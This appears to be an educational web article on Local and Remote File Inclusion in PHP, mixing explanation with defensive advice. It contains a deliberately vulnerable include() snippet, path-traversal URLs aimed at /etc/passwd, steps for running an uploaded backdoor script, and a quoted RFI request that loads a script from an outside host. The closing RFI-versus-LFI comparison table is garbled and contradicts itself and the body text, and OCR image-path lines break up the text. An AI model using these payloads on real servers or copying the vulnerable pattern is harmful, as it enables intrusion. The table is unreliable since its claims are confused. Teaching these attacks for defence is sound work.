What is a Local File Inclusion (LFI) vulnerability?

Local File Inclusion (LFI) allows an attacker to include files on a server through the web browser. This vulnerability exists when a web application includes a file without correctly sanitising the input, allowing and attacker to manipulate the input and inject path traversal characters and include other files from the web server.

The following is an example of PHP code vulnerable to local file inclusion.

```
<?php
$file = $_GET[‘file’];
if(isset($file))
{
include(“pages/$file”);
}
else
{
include(“index.php”);
}
?>
```

Identifying LFI Vulnerabilities within Web Applications

LFI vulnerabilities are easy to identify and exploit. Any script that includes a file from a web server is a good candidate for further LFI testing, for example:

/script.php?page=index.html

A penetration tester would attempt to exploit this vulnerability by manipulating the file location parameter, such as:

/script.php?page=../../../../../../../../etc/passwd

The above is an effort to display the contents of the /etc/passwd file on a UNIX / Linux based system.

How Does Local File Inclusion Work?

In Local File Inclusion, perpetrators exploit vulnerable PHP programs to access confidential data or run malicious scripts on the target server. This can expose critical data or allow threat actors to launch remote code execution or Cross-site Scripting (XSS) attacks. LFI occurs when an application includes a file as user input without properly validating it. This allows an attacker to include malicious files by manipulating the input.


Here's an example of a vulnerable PHP code that could lead to LFI:

https://example.com/?page=filename.php

Without proper input sanitizing, an attacker could easily modify the input (as shown below) to manipulate the application into accessing unauthorized files and directories from the host server using the "../" directive. This is known as **Directory (Path) Traversal:**

https://example.com/?page=../../../../etc/test.txt

In this example, a hacker was able to successfully exploit the vulnerability by simply replacing the "filename.php" with "../../../../etc/test.txt" in the path URL to access the test file. If this can be accomplished, a hacker can then backdoor upload a malicious script to the host server and use LFI to access the script. A simplified version of the process would look something like this:



Local File Inclusion (LFI)


1. Hacker identifies web application with insufficient filtering or validation of browser input from users.

2. Hacker modifies URL string using "../" directive to ensure Directory (Path) Traversal is possible.

`https://example.com/?page=filename.php` ✓

`filename.php --> ../../../../etc/test.txt`

`https://example.com/?page=../../../../etc/test.txt` ✓



`filename.php --> ../../../../etc/hacker.php`


`https://example.com/?page=../../../../etc/hacker.php` ✓

3. Hacker backdoor uploads malicious .php file to host server and attempts to locate script using same method as Step 2.

4. Request is improperly validated and hacker is permitted to run malicious script on host application.

Remote File Inclusion (RFI)


In Remote File Inclusion attacks, hackers take advantage of the "dynamic file include" command in web applications to upload malicious external files or scripts. When web applications allow user input, such as URL, parameter value, etc., and pass them to the "file include" mechanisms without proper sanitization, perpetrators can manipulate the web application to include remote files with malicious scripts.



How are Remote File Inclusion Attacks Possible?


The hackers' goal is to trick the web app's referencing function into uploading malware (like backdoor shells) from remote URLs within different domains.

- Using a search engine, attackers identify websites that include/run on vulnerable components. Though a little less common, hackers can also use scanners to identify these web pages.
- Exploiting the pages' remote file inclusion vulnerability, attackers upload malicious software on the web application.
- Once the malware is installed, the app/page is compromised. The hackers can modify, deface, or delete the entire page.
- From there, the attackers can also hijack the server. Using it as a DDoS bot, they can compromise multiple websites.
- Data is exposed. Sensitive information (including passwords) is up for grabs.



Remote File Inclusion Examples

Adding a question mark at the end of the injected RFI payload easily lands among the most common and often-used RFI techniques. Borrowing a page from the SQL injections' book, this method utilizes comment specifiers (–, ;– or #), putting them at the payloads' end.



A typical trailing question mark attack looks a little something like this:

GET//components/com_pollxt/conf.pollxt.php?mosConfig_absolute_path=http://www.miranda.gov.ve/desamiranda/libraries/export/cgi??? HTTP/1.0

Protecting Against LFI & RFI Attacks

The main cause for LFI and RFI vulnerabilities is improper input validation; therefore, efforts should be made to ensure the input received is properly sanitized before allowing it to pass to an include function.

Here are a few ways you can protect your web applications from these vulnerabilities.

- Disable the remote inclusion feature by setting the "allow_url_include to 0" in your PHP configuration.
- If circumstances demand that you enable the remote file inclusion feature, ensure that you make a whitelist of accepted filenames and limit the input to only those files on the list.
- Disable the "allow_url_fopen" option to control the ability to open, include or use a remote file.
- Use preset conditions as an alternative to filenames when file inclusion is based on user input.

RFI Prevention & Mitigation

RFI attacks can deal massive damage. The good news is that there are multiple security measures you can take to prevent and mitigate remote file inclusion

attacks. Besides writing an impeccable code that would minimize vulnerabilities, these are the steps anyone can take toward RFI prevention:

- **Sanitization**. A technique where you locate and remove possibly harmful user inputs.
- **Validation**. This is where you test the user input before you include or execute it.
- **Vulnerability scanning.** Here, you use any effective tool at your disposal (commercial or free, as long as it works) to scan the app for potential RFI threats on a regular basis.
- **Whitelist.** Create a whitelist that will maintain all verified and secured file types/texts for you. Everything that you haven't added to the whitelist can (and should be) ignored.
- **Blacklist.** Identify the attackers and harmful URLs that are publicly available and add them to the blacklist. You can also add those that have already tried infiltrating your website and/or server.
- **Code reviewing.** Your web app's firewall should have a code-reviewing feature. Activate it to help you find any vulnerabilities in the code.

S. No.	RFI	LFI
1.	Remote File Inclusion (RFI) is a type of vulnerability most often found on the suited PHP running webservers as on web portals	Local File Inclusion (LFI) is like RFI, LFI the attacker has to upload the malicious scripts
2.	RFI is paired with local file inclusion	LFI is the inclusion part is referring to the exploitation of the including functions to force the system to evaluate the inappropriate files

3.	RFI loads files from external sourcing outside the servers	LFI loads local files on the worst-case as, the " etc/.passwd "-file
4.	RFI is similar to nefarious Cross-Site Scripting (XSS) attack	LFI is similar to the nefarious Cross-Site Scripting (XSS) attack
5.	RFI attack, a hacker employs scripting to include a remotely hosted file on the webserver	LFI attack, a hacker uses local files to execute a malicious script
6.	in RFI the hacker is used tool as remote files	LFI uses the local files (i.e. files on the target server)
7.	RFI both injection attacks, but they are different and can have different implications for it	LFI are both injection attacks are different and can have a different implication
8.	Remote File Inclusion (RFI), like – Path/Directory Traversal malware only allows the attacker to read the file	Path/Directory Traversal may see as similar to Local File Inclusion (LFI)
9.	Malicious file execution attacks can be done with Blacklisting and Code fixing	Malicious file execution attacks are done with a Vulnerability scanning web and Application firewalls

10.	RFI may also allow the attacker to execute code	LFI may also allow the attacker to execute code
11.	It has allow_url include=ON in php.ini	It also has allow_url include=ON in php.ini
12.	It has allow_url include=OFF in php.ini	It does not allow_url include=OFF in php.ini